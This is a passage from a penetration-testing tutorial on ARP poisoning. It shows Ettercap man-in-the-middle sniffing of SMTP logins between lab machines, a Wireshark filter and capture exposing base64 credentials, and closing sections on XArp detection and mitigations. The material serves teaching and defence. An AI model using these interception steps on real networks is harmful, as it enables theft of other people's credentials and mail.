
SMTP Password Sniffing

Lastly, let us now try this with SMTP (Simple Mail Transport Protocol) Sniffing.

The first step is to configure SMTP Server in your environment please click [Here](#) as to how we can configure an SMTP server in windows machine.


Once the Server is configured, and we have set up email clients on the target machines,

Let us open Ettercap and add both our Targets X.X.X.102 and X.X.X.104 and select ARP poisoning




Now let us send an email from Target A to Target B as shown below


Here target A: **raj@pentestlab.local** is sender who is sending the message to target B: **aarti@pentestlab.local** and hence port 25 for SMTP service will get in action.



Given below image has confirmed that Aarti has received raj's mail successfully, while at background attacker is sniffing all the traffic passes through the router.



If we now go to Ettercap console, we can clearly see that it has successfully sniffed the traffic between Target A and Target B and captured the credential of Target A (Raj) as shown in above image.



Capture Email of SMTP server with Wireshark

Go to Wireshark and put the filter **smtp && (eth.src == 00:0c:29:4a:47:75 || eth.dst == 00:0c:29:4a:47:75)**. The MAC address filter is for our Kali machine; you will observe it has captured packets from both our target machines.

The image shows a Wireshark packet capture window titled '*eth0'. The filter bar contains the expression: `smtp && (eth.src == 00:0c:29:4a:47:75 || eth.dst == 00:0c:29:4a:47:75)`. The packet list table is as follows:


No.	Time	Source	Destination	Protoc	Len	Info
1045	546.345778246	192.168.1.102	192.168.1.104	SMTP	81	S: 220 DESKTOP-UKIQM
1047	546.352908853	192.168.1.104	192.168.1.102	SMTP	76	C: EHLO [192.168.1.104]
1049	546.360219587	192.168.1.102	192.168.1.104	SMTP	120	S: 250 DESKTOP-UKIQM
1051	546.368347465	192.168.1.104	192.168.1.102	SMTP	66	C: AUTH LOGIN
1053	546.376600540	192.168.1.102	192.168.1.104	SMTP	72	S: 334 VXNlcm5hbWU6
1055	546.384963409	192.168.1.104	192.168.1.102	SMTP	60	C: cmFq
1057	546.392072653	192.168.1.102	192.168.1.104	SMTP	72	S: 334 UGFzc3dvcmQ6
1059	546.400790396	192.168.1.104	192.168.1.102	SMTP	64	C: User: MTIzNDU=
1061	546.411085747	192.168.1.102	192.168.1.104	SMTP	74	S: 235 authenticated

The details pane for the selected packet (1045) shows the following layers:

- Frame 1045: 81 bytes on wire (648 bits), 81 bytes captured (648 bits) on interface
- Ethernet II, Src: Giga-Byt_6a:9a:a2 (fc:aa:14:6a:9a:a2), Dst: Vmware_4a:47:75 (00:0c:29:4a:47:75)
- Internet Protocol Version 4, Src: 192.168.1.102, Dst: 192.168.1.104
- Transmission Control Protocol, Src Port: 25, Dst Port: 49356, Seq: 1, Ack: 1, Len: 81
- Simple Mail Transfer Protocol

It has sniffed every all SMTP packets, captured both email IDs i.e. sender and receiver with message been sent to Target B which is Hello Friends today we are performing SMTP sniffing, which shows that we have been successful on our attack on the selected targets, as shown in the image below.

Throughout this article, we discussed ways and techniques that can be used to exploit the Arp protocol successfully, let us now discuss briefly around the technique to be used to detect the arp attack.



ARP Attack Detection

There are various tools available to detect the arp attack, one of the most common tools is **XArp tool**, which we will be using for this article.

We can run this tool in any host machine in the network to detect the arp attack, above image shows the affected systems on the network highlighted in red (X), we can disconnect these host from the network and decide upon next course of action to mitigate these risk by implementing the following controls:

1. **Dynamic address inspection**
2. **DHCP snooping**
3. **VLAN hopping prevention**

XArp - unregistered version

File XArp Professional Help

✖ Status: ARP attacks detected! Security level set to: **basic**

- [View detected attacks](#)
- [Read the 'Handling ARP attacks' help](#)
- [View XArp logfile](#)

[Get XArp Professional now!](#)
[Register XArp Professional](#)

aggressive
high
basic
minimal

The basic security level operates default attack detection strategy that can detect all standard attacks. This is the suggested level for most environments.

www.hackingarticles.in

	IP	MAC	Host	Vendor	Interface	Online	Cache	First s
✖	192.168.0.1	84-16-f9-47-1f-7a	192.168.0.1	unknown	0x9 - Realtek Et...	unkno...	no	10/16
✔	192.168.0.100	c0-ee-fb-00-00-34	192.168.0.100	unknown	0x9 - Realtek Et...	unkno...	yes	10/16
✔	192.168.0.102	00-0c-29-12-8b	WIN-1GKSSJ7D...	Vmware, Inc.	0x9 - Realtek Et...	unkno...	yes	10/16
✖	192.168.0.103	00-27-5d-71-df	192.168.0.103	Rebound Telec...	0x9 - Realtek Et...	unkno...	no	10/16
✖	192.168.0.104	00-0c-29-12-8b	DESKTOP-GFR...	Vmware, Inc.	0x9 - Realtek Et...	unkno...	no	10/16
✔	192.168.0.105	50-82-cf-64-99	192.168.0.105	unknown	0x9 - Realtek Et...	unkno...	yes	10/16
✖	192.168.0.107	00-0c-29-12-8b	192.168.0.107	Vmware, Inc.	0x9 - Realtek Et...	unkno...	yes	10/16
✔	192.168.110.1	00-50-56-00-01	DESKTOP-GFR...	Vmware, Inc.	0xd - VMware ...	unkno...	no	10/16
✔	192.168.110.254	00-50-56-00-01	192.168.110.254	Vmware, Inc.	0xd - VMware ...	unkno...	no	10/16
✔	192.168.199.1	00-50-56-00-08	DESKTOP-GFR...	Vmware, Inc.	0xf - VMware V...	unkno...	no	10/16
✔	192.168.199.254	00-50-56-00-d1	192.168.199.254	Vmware, Inc.	0xf - VMware V...	unkno...	no	10/16

XArp 2.2.2 - 11 mappings - 3 interfaces - 5 alerts

Author: Krishnan Sharma is a technology professional having the passion for information security and related fields, he loves technical writing and is part of our hacking article team, he may be contacted [Here](#)

◀ PREVIOUS POST

Shellter-A Shellcode Injecting Tool

NEXT POST ▶

WiFi Exploitation with WifiPhisher

Search ...

Search

Join Our Training Program





Categories

Cryptography & Steganography

CTF Challenges

Cyber Forensics

Database Hacking

Footprinting

Hacking Tools

Kali Linux

Nmap

Others

Password Cracking

Penetration Testing

Pentest Lab Setup

Privilege Escalation

Red Teaming

Social Engineering Toolkit

Uncategorized

Website Hacking

Window Password Hacking

Wireless Hacking

Wireless Penetration Testing

Archives

Select Month



You may like

Best Alternative of Netcat Listener

April 3, 2024

64-bit Linux Assembly and Shellcoding

March 29, 2024